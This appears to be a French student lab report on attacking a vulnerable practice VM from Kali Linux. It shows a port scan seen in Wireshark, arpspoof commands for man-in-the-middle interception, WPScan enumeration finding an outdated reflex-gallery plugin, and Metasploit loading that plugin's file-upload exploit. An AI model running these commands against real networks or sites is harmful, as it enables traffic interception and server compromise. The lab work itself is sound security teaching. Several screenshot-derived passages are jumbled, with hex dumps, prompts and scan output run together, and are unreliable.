Starting Nmap 7.00 ( https://nmap.org ) at 2020-04-04 18:56 EDT  
\*\*\*\*\*INTERFACES\*\*\*\*\*  
DEV (SHORT) IP/MASK TYPE UP MTU MAC  
eth0 (eth0) 192.168.100.125/24 ethernet up 1500 00:0C:29:74:83:1A  
eth0 (eth0) fe80::20c:29ff:fe74:831a/64 ethernet up 1500 00:0C:29:74:83:1A  
lo (lo) 127.0.0.1/8 loopback up 65536  
lo (lo) ::1/128 loopback up 65536  
\*\*\*\*\*ROUTES\*\*\*\*\*  
DST/MASK DEV METRIC GATEWAY  
192.168.100.0/24 eth0 100  
0.0.0.0/0 eth0 100 192.168.100.1  
::1/128 lo 0  
fe80::20c:29ff:fe74:831a/128 eth0 0  
::1/128 lo 256  
fe80::/64 eth0 100  
fe80::/64 eth0 256  
ff00::/8 eth0 256



Kali-Linux-2018.2-vm-amd64 - VMware Workstation 15 Player (Non-commercial use only)  
Player Applications Places Wireshark Sat 19:05 \*eth0  
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help  
Apply a display filter ... <Ctrl-/> Expression.  
No. Time Source Destination Protocol Length Info  
25 16.692511536 192.168.100.171 192.168.100.125 ICMP 86 Destination unreachable (Host administratively prohibited)  
26 16.692668885 192.168.100.125 192.168.100.171 TCP 58 57163 → 5900 [SYN] Seq=0 Win=1024 Len=0 MSS=1460  
27 16.692669404 192.168.100.171 192.168.100.125 ICMP 86 Destination unreachable (Host administratively prohibited)  
28 16.692879818 192.168.100.125 192.168.100.171 TCP 58 57163 → 53 [SYN] Seq=0 Win=1024 Len=0 MSS=1460  
29 16.692987802 192.168.100.171 192.168.100.125 TCP 60 22 → 57163 [SYN, ACK] Seq=0 Ack=1 Win=29200 Len=0 MSS=1460  
30 16.693019479 192.168.100.125 192.168.100.171 TCP 54 57163 → 22 [RST] Seq=1 Win=0 Len=0  
31 16.693114240 192.168.100.125 192.168.100.171 TCP 58 57163 → 8888 [SYN] Seq=0 Win=1024 Len=0 MSS=1460  
32 16.693126982 192.168.100.125 192.168.100.171 TCP 59 57163 → 110 [SYN] Seq=0 Win=1024 Len=0 MSS=1460  
▶ Frame 1: 42 bytes on wire (336 bits), 42 bytes captured (336 bits) on interface 0  
▶ Ethernet II, Src: Vmware\_74:83:1a (00:0c:29:74:83:1a), Dst: Broadcast (ff:ff:ff:ff:ff:ff)  
▶ Address Resolution Protocol (request)



```
C:\WINDOWS\system32>echo 1770039 1847428  
1770039 1847428  
C:\WINDOWS\system32>date  
The current date is: Sat 04/04/2020  
Enter the new date: (mm-dd-yy)  
C:\WINDOWS\system32>
```

```
0000 ff ff ff ff ff ff 00 0c 29 74 83 1a 08 06 00 01  
0010 08 00 06 04 00 01 00 0c 29 74 83 1a c0 a8 64 7d  
0020 00 00 00 00 00 00 c8 a8 64 01
```

Kali-Linux-2018.2-vm-amd64 - VMware Workstation 15 Player (Non-commercial use only)

Player | Applications | Places | Wireshark | Sat 19:06

\*eth0

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

Apply a display filter ... <Ctrl-/>

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000000	Vmware_74:83:1a	Broadcast	ARP	42	Who has 192.168.100.1? Tell 192.168.100.125
2	1.025597095	Vmware_74:83:1a	Broadcast	ARP	42	Who has 192.168.100.1? Tell 192.168.100.125
3	2.049581970	Vmware_74:83:1a	Broadcast	ARP	42	Who has 192.168.100.1? Tell 192.168.100.125
4	3.598229887	Vmware_74:83:1a	Broadcast	ARP	42	Who has 192.168.100.171? Tell 192.168.100.125
5	3.598730026	Vmware_3b:93:aa	Vmware_74:83:1a	ARP	60	192.168.100.171 is at 00:0c:29:3b:93:aa
6	3.647504379	Vmware_74:83:1a	Broadcast	ARP	42	Who has 192.168.100.1? Tell 192.168.100.125
7	4.673626965	Vmware_74:83:1a	Broadcast	ARP	42	Who has 192.168.100.1? Tell 192.168.100.125
8	5.600501112	Vmware_74:83:1a	Broadcast	ARP	42	Who has 192.168.100.12? Tell 192.168.100.125

Frame 1: 42 bytes on wire (336 bits), 42 bytes captured (336 bits) on interface 0  
 ▶ Ethernet II, Src: Vmware\_74:83:1a (00:0c:29:74:83:1a), Dst: Broadcast (ff:ff:ff:ff:ff:ff)  
 ▶ Address Resolution Protocol (request)

Command Prompt

```
C:\WINDOWS\system32>echo 1770039 1847428
1770039 1847428

C:\WINDOWS\system32>date
The current date is: Sat 04/04/2020
Enter the new date: (mm-dd-yy)

C:\WINDOWS\system32>
```

Kali-Linux-2018.2-vm-amd64 - VMware Workstation 15 Player (Non-commercial use only)

Player | Applications | Places | Wireshark | Sat 19:10

\*eth0

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

Apply a display filter ... <Ctrl-/>

No.	Time	Source	Destination	Protocol	Length	Info
22	16.692262658	192.168.100.171	192.168.100.125	ICMP	86	Destination unreachable (Host administratively prohibited)
23	16.692327459	192.168.100.171	192.168.100.125	ICMP	86	Destination unreachable (Host administratively prohibited)
24	16.692492327	192.168.100.171	192.168.100.125	ICMP	86	Destination unreachable (Host administratively prohibited)
25	16.692511536	192.168.100.171	192.168.100.125	ICMP	86	Destination unreachable (Host administratively prohibited)
26	16.692668885	192.168.100.171	192.168.100.125	ICMP	86	Destination unreachable (Host administratively prohibited)
27	16.692669404	192.168.100.171	192.168.100.125	ICMP	86	Destination unreachable (Host administratively prohibited)
28	16.692879818	192.168.100.171	192.168.100.125	ICMP	86	Destination unreachable (Host administratively prohibited)
29	16.692987802	192.168.100.171	192.168.100.125	ICMP	86	Destination unreachable (Host administratively prohibited)
30	16.693019479	192.168.100.171	192.168.100.125	ICMP	86	Destination unreachable (Host administratively prohibited)
31	16.693114240	192.168.100.171	192.168.100.125	ICMP	86	Destination unreachable (Host administratively prohibited)
32	16.693186863	192.168.100.171	192.168.100.125	ICMP	86	Destination unreachable (Host administratively prohibited)
33	16.693258477	192.168.100.171	192.168.100.125	ICMP	86	Destination unreachable (Host administratively prohibited)
34	16.693286336	192.168.100.171	192.168.100.125	ICMP	86	Destination unreachable (Host administratively prohibited)
35	16.696044134	192.168.100.171	192.168.100.125	ICMP	86	Destination unreachable (Host administratively prohibited)
36	16.696261878	192.168.100.171	192.168.100.125	ICMP	86	Destination unreachable (Host administratively prohibited)
37	16.696492677	192.168.100.171	192.168.100.125	ICMP	86	Destination unreachable (Host administratively prohibited)

Frame 33: 86 bytes on wire (688 bits), 86 bytes captured (688 bits) on interface 0  
 ▶ Ethernet II, Src: Vmware\_74:83:1a (00:0c:29:74:83:1a), Dst: 192.168.100.125 (192.168.100.125)  
 ▶ Internet Protocol Version 4, Src: 192.168.100.125, Dst: 192.168.100.171 (192.168.100.171)  
 ▶ Internet Control Message Protocol, Src Port: 57163, Dst Port: 993, Seq: 3799210388

Internet Control Message Protocol

Type: 3 (Destination unreachable)  
 Code: 10 (Host administratively prohibited)  
 Checksum: 0x478e [correct]  
 [Checksum Status: Good]  
 Unused: 00000000

Internet Protocol Version 4, Src: 192.168.100.125, Dst: 192.168.100.171  
 Transmission Control Protocol, Src Port: 57163, Dst Port: 993, Seq: 3799210388

Command Prompt

```
C:\WINDOWS\system32>echo 1770039 1847428
1770039 1847428

C:\WINDOWS\system32>date
The current date is: Sat 04/04/2020
Enter the new date: (mm-dd-yy)

C:\WINDOWS\system32>
```

Kali-Linux-2018.2-vm-amd64 - VMware Workstation 15 Player (Non-commercial use only)

Player | Applications | Places | Wireshark | Sat 19:11

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

Apply a display filter ... <Ctrl-/>

No.	Time	Source	Destination	Protocol	Length	Info
7	4.673626965	Vmware_74:83:1a	Broadcast	ARP	42	Who has 192.168.100.1? Tell 192.168.100.125
8	5.698581112	Vmware_74:83:1a	Broadcast	ARP	42	Who has 192.168.100.1? Tell 192.168.100.125
9	7.649612768	Vmware_74:83:1a	Broadcast	ARP	42	Who has 192.168.100.1? Tell 192.168.100.125
10	8.673658055	Vmware_74:83:1a	Broadcast	ARP	42	Who has 192.168.100.1? Tell 192.168.100.125
11	9.697865367	Vmware_74:83:1a	Broadcast	ARP	42	Who has 192.168.100.1? Tell 192.168.100.125
12	11.650405678	Vmware_74:83:1a	Broadcast	ARP	42	Who has 192.168.100.1? Tell 192.168.100.125
13	12.673612529	Vmware_74:83:1a	Broadcast	ARP	42	Who has 192.168.100.1? Tell 192.168.100.125
14	13.697865926	Vmware_74:83:1a	Broadcast	ARP	42	Who has 192.168.100.1? Tell 192.168.100.125
15	15.016167698	Vmware_74:83:1a	Broadcast	ARP	42	Who has 192.168.100.1? Tell 192.168.100.125
16	16.033380050	Vmware_74:83:1a	Broadcast	ARP	42	Who has 192.168.100.1? Tell 192.168.100.125
17	16.691581871	192.168.100.125	192.168.100.171	TCP	58	57163 - 3306 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
18	16.691828314	192.168.100.125	192.168.100.171	TCP	58	57163 - 3389 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
19	16.691968198	192.168.100.125	192.168.100.171	TCP	58	57163 - 113 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
20	16.692126611	192.168.100.125	192.168.100.171	TCP	58	57163 - 139 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
21	16.692236064	192.168.100.171	192.168.100.125	ICMP	86	Destination unreachable (Host administratively prohibited)
22	16.692262658	192.168.100.171	192.168.100.125	ICMP	86	Destination unreachable (Host administratively prohibited)

▼ Frame 33: 86 bytes on wire (688 bits), 86 bytes captured (688 bits) on interface 0

▶ Interface id: 0 (eth0)  
Encapsulation type: Ethernet (1)

0000 00 0c 29 74 83 1a 00 0c 29 3b 93 aa 08 00 45 c0 ..)t  
0010 00 48 a8 12 00 00 40 01 87 69 c0 a8 64 ab c0 a8 .H..  
0020 64 7d 03 0a 47 8e 00 00 00 45 00 00 2c 44 ea d}..  
0030 00 00 31 06 fa 68 c0 a8 64 7d c0 a8 64 ab df 4b ..1.C:\WINDOWS\system32>date  
0040 03 e1 e2 73 59 94 00 00 00 60 02 04 00 2a 78 ...S  
The current date is: Sat 04/04/2020  
Enter the new date: (mm-dd-yy)

Kali-Linux-2018.2-vm-amd64 - VMware Workstation 15 Player (Non-commercial use only)

Player | Applications | Places | Wireshark | Sat 19:12

File Edit View

Wireshark · Packet 43 · wireshark\_eth0\_20200404190338\_LVaiDj

▼ Internet Protocol Version 4, Src: 192.168.100.171, Dst: 192.168.100.125  
0100 .... = Version: 4  
.... 0101 = Header Length: 20 bytes (5)  
► Differentiated Services Field: 0x00 (DSFP: CS0, ECN: Not-ECT)  
Total Length: 44  
Identification: 0x0000 (0)  
► Flags: 0x02 (Don't Fragment)  
Fragment offset: 0  
Time to live: 64  
Protocol: TCP (6)  
Header checksum: 0xf052 [validation disabled]  
[Header checksum status: Unverified]  
Source: 192.168.100.171  
Destination: 192.168.100.125  
[Source GeoIP: Unknown]  
[Destination GeoIP: Unknown]

► Transmission Control Protocol, Src Port: 80, Dst Port: 57163, Seq: 0, Ack: 1, Len: 0

0000 00 0c 29 74 83 1a 00 0c 29 3b 93 aa 08 00 45 00 ..)t.... );....E.  
0010 00 2c 00 00 40 00 40 06 f0 52 c0 a8 64 ab c0 a8 ..,...@. .R.d...  
0020 64 7d 00 50 df 4b c1 60 2f cb e2 73 59 95 60 12 d}.P.K. /..sY.^.  
0030 72 10 ce bb 00 00 02 04 05 b4 00 00 r..... .

▼ Frame 43: 60 bytes on wire (480 bits), 60 bytes captured (480 bits) on interface 0

▶ Interface 0 Encapsulation type: Ethernet (1)  
Arrival Time: 16.697354950 · Source: 192.168.100.171 · Destination: 192.168.100.125 · Protocol: TCP · Length: 60 · Info: 80 → 57163 [SYN, ACK] Seq=0 Ack=1 Win=29200 Len=0 MSS=1460


0000 00 0c 29 74 83 1a 00 0c 29 3b 93 aa 08 00 45 00 ..)t.... );....E.  
0010 00 2c 00 00 40 00 40 06 f0 52 c0 a8 64 ab c0 a8 ..,...@. .R.d...  
0020 64 7d 00 50 df 4b c1 60 2f cb e2 73 59 95 60 12 d}.P.K. /..sY.^.  
0030 72 10 ce bb 00 00 02 04 05 b4 00 00 r..... .

► Command Prompt

C:\WINDOWS\system32>echo 1770039 1847428  
1770039 1847428  
d}.P.K. /..sY.^.  
r..... .

► Command Prompt

C:\WINDOWS\system32>date  
The current date is: Sat 04/04/2020  
Enter the new date: (mm-dd-yy)



On remarque à travers les paquets ARP que les deux machines virtuelles (*CR300E-hackmeV4* et *KALI*) communiquent entre elles, et que chacun d'entre eux associe l'adresse ip d'une des deux machines avec son adresse MAC. Occasionnellement, on remarque également qu'une des machines n'arrive pas à identifier l'adresse MAC de l'autre, et demande alors à d'autres adresses avant de poursuivre son comportement normal.

On note cependant qu'on remarque que passé un certain temps dans nos manipulations, plusieurs paquets de type "Who has <Adresse>? Tell <Adresse>" sont envoyés de suite en broadcast. Nous n'arrivons pas toutefois à identifier la raison d'un tel changement de comportement.

**arp spoof -i eth0 -t <Adresse IPv4 CR300E-hackmeV4> <Adresse IPv4 passerelle par défaut>:**

Intercepte le trafic depuis la machine CR300E-hackmeV4 vers l'adresse de la passerelle par défaut.

```
arp spoof -i eth0 -t <Adresse IPv4 passerelle par défaut> <Adresse IPv4 CR300E-hackmeV4>;
```

Intercepte le trafic depuis l'adresse de la passerelle par défaut vers la machine CR300E-hackmeV4.

Alternativement, tel qu'indiqué sur <https://www.mankier.com/8/arpspoof>, ces deux commandes auraient pu être remplacées par :

```
arpspoof -i eth0 -t <Adresse IPv4 CR300E-hackmeV4> -r <Adresse IPv4 passerelle par défaut>
```

```
root@kali:~# arpspoof -i eth0 -t 192.168.100.171 -r 192.168.100.1
0:c:29:74:83:1a 0:c:29:3b:93:aa 0806 42: arp reply 192.168.100.1 is-at 0:c:29:74:83:1a
http://192.168.100.171:80/
0:c:29:74:83:1a 0:0:0:0:0:0 0806 42: arp reply 192.168.100.171 is-at 0:c:29:74:83:1a
0:c:29:74:83:1a 0:c:29:3b:93:aa 0806 42: arp reply 192.168.100.1 is-at 0:c:29:74:83:1a
File /app/index.php
0:c:29:74:83:1a 0:0:0:0:0:0 0806 42: arp reply 192.168.100.171 is-at 0:c:29:74:83:1a
Dir /app/wp-content/
0:c:29:74:83:1a 0:c:29:3b:93:aa 0806 42: arp reply 192.168.100.1 is-at 0:c:29:74:83:1a
Dir /app/wp-content/languages/
0:c:29:74:83:1a 0:0:0:0:0:0 0806 42: arp reply 192.168.100.171 is-at 0:c:29:74:83:1a
Dir /app/wp-content/languages/admin_network/
0:c:29:74:83:1a 0:c:29:3b:93:aa 0806 42: arp reply 192.168.100.1 is-at 0:c:29:74:83:1a
File /app/wp-content/languages/continents-city/
0:c:29:74:83:1a 0:0:0:0:0:0 0806 42: arp reply 192.168.100.171 is-at 0:c:29:74:83:1a
File /app/wp-content/languages/fr_CA.mo
0:c:29:74:83:1a 0:c:29:3b:93:aa 0806 42: arp reply 192.168.100.1 is-at 0:c:29:74:83:1a
Current speed: 0 requests/sec
0:c:29:74:83:1a 0:0:0:0:0:0 0806 42: arp reply 192.168.100.171 is-at 0:c:29:74:83:1a
0:c:29:74:83:1a 0:c:29:3b:93:aa 0806 42: arp reply 192.168.100.1 is-at 0:c:29:74:83:1a
Total Requests: 41500/3755070
0:c:29:74:83:1a 0:0:0:0:0:0 0806 42: arp reply 192.168.100.171 is-at 0:c:29:74:83:1a
Time to finish:
```

Afin d'intercepter le trafic des deux bords.

## Exécution de urlsnarf

Nous observons ici l'ensemble des requêtes web effectuées sur le navigateur de la machine victime. La commande `urlsnarf` permet en effet de sniffer le trafic HTTP de la machine Victime, et retourne le type de requêtes effectuées et sur quelles URLs, ainsi qu'entre autres sur quel navigateur web celles-ci ont été effectuées.

La commande arpspoof -i eth0 <Adresse IPv4 Passerelle par défaut>

```
File Edit View Search Terminal Help
:83:1a File Options About Help
0:c:29:74:83:1a 0:0:0:0:0:0 0806 42: arp reply 192.168.100.171 is-at 0:c:29:74:83:1a
^X0:c:29:74:83:1a 0:c:29:3b:93:aa 0806 42: arp reply 192.168.100.1 is-at 0:c:29:74:83:1a
0:c:29:74:83:1a 0:0:0:0:0:0 0806 42: arp reply 192.168.100.171 is-at 0:c:29:74:83:1a
3:1a Type Found
^Z File /app/index.php
[3]+ Stopped Dir /app/arpspoof -i eth0 -t 192.168.100.171 -r 192.168.100.1
.root@kali:~# arpspoof -i eth0 192.168.100.1
0:c:29:74:83:1a ff:ff:ff:ff:ff:ff 0806 42: arp reply 192.168.100.1 is-at 0:c:29:74:83:1a
0:c:29:74:83:1a ff:ff:ff:ff:ff:ff 0806 42: arp reply 192.168.100.1 is-at 0:c:29:74:83:1a
0:c:29:74:83:1a ff:ff:ff:ff:ff:ff 0806 42: arp reply 192.168.100.1 is-at 0:c:29:74:83:1a
0:c:29:74:83:1a ff:ff:ff:ff:ff:ff 0806 42: arp reply 192.168.100.1 is-at 0:c:29:74:83:1a
0:c:29:74:83:1a ff:ff:ff:ff:ff:ff 0806 42: arp reply 192.168.100.1 is-at 0:c:29:74:83:1a
Current speed: 0 requests/sec
^X0:c:29:74:83:1a ff:ff:ff:ff:ff:ff 0806 42: arp reply 192.168.100.1 is-at 0:c:29:74:83:1a
Parse Queue Size: 0
[4]+ Stopped Total Requests: 41506 /arpspoof -i eth0 192.168.100.1
.root@kali:~# Time To Finish: ~
```

permet d'usurper l'adresse de la passerelle par défaut, afin d'intercepter tout trafic vers cette adresse.

Elle est plus générale que :

```
arp spoof -i eth0 -t <Adresse A> <Adresse B>
```

qui intercepte seulement le trafic d'une adresse victime A vers l'adresse usurpée B. Il est alors plus approprié d'utiliser

```
arpspoof -i eth0 <Adresse>
```

The terminal window shows the command `arpspoof -i eth0 <Adresse>` running, with several ARP reply messages being sent to the victim's IP address (192.168.100.125) from the attacker's interface (eth0). The Windows command prompt window shows the system date being changed to Saturday, April 4, 2020.

```
root@kali:~# arpspoof -i eth0 <Adresse>
root@kali:~# arpspoof -i eth0 192.168.100.125
[6]+ Stopped Total Requests: 41506/2755070 arpspoof -i eth0 192.168.100.125
root@kali:~#
```

```
C:\WINDOWS\system32>echo 1770039 1847428
1770039 1847428
C:\WINDOWS\system32>date
The current date is: Sat 04/04/2020
Enter the new date: (mm-dd-yy)
C:\WINDOWS\system32>
```

Si les victimes visées par l'attaque sont toutes les machines communiquant avec l'adresse usurpée.

## 2.4 Test et Exploitation

MAJ pour WPscan

**wpSCAN :** wpSCAN --url site\_wordpress --enumerate p

kali@kali:~\$ wpSCAN --update

WordPress Security Scanner by the WPScan Team  
Version 3.7.6

[i] Updating the Database ...  
[i] Update completed.

kali@kali:~\$

Scanning http://192.168.100.171/app ...

kali@kali:~\$ wpSCAN --url http://192.168.100.171/app --enumerate p

WordPress Security Scanner by the WPScan Team  
Version 3.7.6

Sponsored by Automattic - https://automattic.com/  
@\_WPScan\_, @ethicalhack3r, @erwan\_lr, @firefart

[+] URL: http://192.168.100.171/app/  
[+] Started: Mon Apr 6 18:32:38 2020

Interesting Finding(s):

[+] http://192.168.100.171/app/  
| Interesting Entries:  
| | - Server: Apache/2.4.6 (CentOS) PHP/5.4.16  
| | - X-Powered-By: PHP/5.4.16  
| | Found By: Headers (Passive Detection)  
| | Confidence: 100%

[+] http://192.168.100.171/app/xmlrpc.php  
| Found By: Direct Access (Aggressive Detection)  
| Confidence: 100%  
| References:

Windows Command Prompt

Microsoft Windows [Version 10.0.18362.720]  
(c) 2019 Microsoft Corporation. All rights reserved.

C:\WINDOWS\system32>echo 1770039 1847428  
1770039 1847428

C:\WINDOWS\system32>date  
The current date is: Mon 04/06/2020  
Enter the new date: (mm-dd-yy)

C:\WINDOWS\system32>

Windows Command Prompt

Microsoft Windows [Version 10.0.18362.720]  
(c) 2019 Microsoft Corporation. All rights reserved.

C:\WINDOWS\system32>echo 1770039 1847428  
1770039 1847428

C:\WINDOWS\system32>date  
The current date is: Mon 04/06/2020  
Enter the new date: (mm-dd-yy)

C:\WINDOWS\system32>

```

[+] http://192.168.100.171/app/xmlrpc.php
  Found By: Direct Access (Aggressive Detection)
  Confidence: 100%
  References:
    - http://codex.wordpress.org/XML-RPC_Pingback_API
    - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner
    - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos
    - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login
    - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access

[+] http://192.168.100.171/app/readme.html
  Found By: Direct Access (Aggressive Detection)
  Confidence: 100%

[+] Upload directory has listing enabled: http://192.168.100.171/app/wp-content/uploads/
  Found By: Direct Access (Aggressive Detection)
  Confidence: 100%

[+] http://192.168.100.171/app/wp-cron.php
  Found By: Direct Access (Aggressive Detection)
  Confidence: 60%
  References:
    - https://www.iplocation.net/defend-wordpress-from-ddos
    - https://github.com/wpscanteam/wpscan/issues/1299

[+] WordPress version 4.9.4 identified (Insecure, released on 2018-02-06).
  Found By: Rss Generator (Passive Detection)
    - http://192.168.100.171/app/index.php/feed/, <generator>https://wordpress.org</generator>
    - http://192.168.100.171/app/index.php/comments/feed/, <generator>https://wo

[+] WordPress theme in use: twentyseventeen
  Location: http://192.168.100.171/app/wp-content/themes/twentyseventeen/
  Last Updated: 2020-03-31T00:00:00.000Z
  Readme: http://192.168.100.171/app/wp-content/themes/twentyseventeen/README.txt
  [!] The version is out of date, the latest version is 2.3

```

Windows Command Prompt:

```

Microsoft Windows [Version 10.0.18362.720]
(c) 2019 Microsoft Corporation. All rights reserved.

C:\WINDOWS\system32>echo 1770039 1847428
1770039 1847428

C:\WINDOWS\system32>date
The current date is: Mon 04/06/2020
Enter the new date: (mm-dd-yy)

```

WPScan Actions Edit View Help

```

Author URI: https://wordpress.org/
  Found By: Css Style In Homepage (Passive Detection)

  Version: 1.4 (80% confidence)
  Found By: Style (Passive Detection)
    - http://192.168.100.171/app/wp-content/themes/twentyseventeen/style.css?ver=4.9.4, Match: 'Version: 1.4'

[+] Enumerating Most Popular Plugins (via Passive Methods)
[+] Checking Plugin Versions (via Passive and Aggressive Methods)

[i] Plugin(s) Identified:

[+] reflex-gallery
  Location: http://192.168.100.171/app/wp-content/plugins/reflex-gallery/
  Last Updated: 2019-05-10T16:05:00.000Z
  [!] The version is out of date, the latest version is 3.1.7

  Found By: Urls In Homepage (Passive Detection)

  Version: 3.1.3 (80% confidence)
  Found By: Readme - Stable Tag (Aggressive Detection)
    - http://192.168.100.171/app/wp-content/plugins/reflex-gallery/readme.txt

  [!] No WPVulnDB API Token given, as a result vulnerability data has not been output
  [!] You can get a free API token with 50 daily requests by registering at https://wpvulndb.com

[+] Finished: Mon Apr  6 18:32:50 2020
[+] Requests Done: 32
[+] Cached Requests: 5
[+] Data Sent: 7.326 KB
[+] Data Received: 321.062 KB
[+] Memory used: 222.297 MB
[+] Elapsed time: 00:00:11
kali㉿kali:~$ 

```

Windows Command Prompt:

```

Microsoft Windows [Version 10.0.18362.720]
(c) 2019 Microsoft Corporation. All rights reserved.

C:\WINDOWS\system32>echo 1770039 1847428
1770039 1847428

C:\WINDOWS\system32>date
The current date is: Mon 04/06/2020
Enter the new date: (mm-dd-yy)

```

Une fois trouvé le plugin vulnérable, on l'exploite par la commande `use` + son path avec metasploit

```
[i] Plugin(s) Identified:  
[+] reflex-gallery  
| Location: http://192.168.100.171/app/wp-content/plugins/reflex-gallery/  
| Last Updated: 2019-05-10T16:05:00.000Z  
| [!] The version is out of date, the latest version is 3.1.7  
|  
| Found By: Urls In Homepage (Passive Detection)  
|  
| Version: 3.1.3 (80% confidence)  
| Found By: Readme - Stable Tag (Aggressive Detection)  
| - http://192.168.100.171/app/wp-content/plugins/reflex-gallery/readme.txt  
|  
[!] No WPVulnDB API Token given, as a result vulnerability data has not been output.  
[!] You can get a free API token with 50 daily requests by registering at https://wpvulndb.com/users/sign_up  
54 bytes from 8.8.8.8: icmp_seq=4424 ttl=128 time=5.88 ms
```

## Metasploit :

Ensuite, on a choisi d'exploiter la machine cible via les plugins qu'on a trouvée sur WPscan où il y en a un plugin de vulnérabilité reflex-gallery

En plus, on va faire la configuration comme ci-dessous pour attaquer la machine victime WEB

```

[+] Finished: Tue Apr 7 14:40:28 2020
[+] Reused: [ metasploit v5.0.71-dev ]
+ --=[ 1962 exploits - 1095 auxiliary - 336 post ]
+ --=[ 558 payloads - 45 encoders - 10 nops ]
+ --=[ 7 evasion ]
[+] Memory used: 107.707 MB
msf5 > search reflex gallery
Matching Modules
=====
# Name Disclosed Date
0 auxiliary/scanner/http/joomla_gallerywd_sql_scanner /home/kali/Desktop/ 2015-03-01
1 auxiliary/scanner/http/wp_contus_video_gallery_sql 2015-02-24
canner
2 auxiliary/scanner/http/wp_nextgen_gallery_file_read 2007-03-04
3 exploit/multi/php/php_unserialize_zval_cookie 2008-01-30
Sc4 exploit/unix/webapp/coppermine_piceditor 2008-01-01
5 exploit/unix/webapp/gallery_upload_exec 2012-07-08
base6 exploit/unix/webapp/wp_photo_gallery_unrestricted_file_upload 2014-11-11
7 exploit/unix/webapp/wp_reflexgallery_file_upload 2012-12-30
8 exploit/unix/webapp/wp_slideshowgallery_upload 2014-08-28
34424.txt 37253.txt 41217.txt 60391.txt 43196.txt 44433.txt 44931.txt
msf5 > use exploit/unix/webapp/wp_reflexgallery_file_upload
msf5 exploit(unix/webapp/wp_reflexgallery_file_upload) > options

```

```

File Actions Edit View Help
0 auxiliary/scanner/http/joomla_gallerywd_sql_scanner 2015-03-30 normal No Gallery WD for Joomla! Unauthenticated SQL In
1 auxiliary/scanner/http/wp_contus_video_gallery_sql 2015-02-24 normal No WordPress Contus Video Gallery Unauthenticat
canner
2 auxiliary/scanner/http/wp_nextgen_gallery_file_read 2007-03-04 normal No WordPress NextGEN Gallery Directory Read Vuln
3 exploit/multi/php/php_unserialize_zval_cookie 2008-01-30 average Yes PHP 4 unserialize() ZVAL Reference Counter Ov
4 exploit/unix/webapp/coppermine_piceditor 2008-01-01 excellent Yes Coppermine Photo Gallery picEditor.php Command
5 exploit/unix/webapp/gallery_upload_exec 2012-07-08 excellent Yes EGallery PHP File Upload Vulnerability
6 exploit/unix/webapp/wp_photo_gallery_unrestricted_file_upload 2014-11-11 excellent Yes WordPress Photo Gallery Unrestricted File Up
7 exploit/unix/webapp/wp_reflexgallery_file_upload 2012-12-30 excellent Yes Wordpress Reflex Gallery Upload Vulnerability
8 exploit/unix/webapp/wp_slideshowgallery_upload 2014-08-28 excellent Yes Wordpress SlideShow Gallery Authenticated Fil
Cancelling Request(s): 4
Data Sent: 1,326 KB
msf5 > use exploit/unix/webapp/wp_reflexgallery_file_upload
msf5 exploit(unix/webapp/wp_reflexgallery_file_upload) > options
Module options (exploit/unix/webapp/wp_reflexgallery_file_upload):msf5 exploit(unix/webapp/wp_reflexgallery_file_upload)
So Name Current Setting Required Description
---- -----
Proxies no A proxy chain of format type:host:port[:port]
RHOSTS :$ w RHOSTS :$ w invalid option: yes list The target host(s), range CIDR identifi
RPORT :$ w 80 an --url http://192.168.1.128 The target port (TCP)
SSL false no Negotiate SSL/TLS for outgoing conn The current date is: Thu 04/16/2020
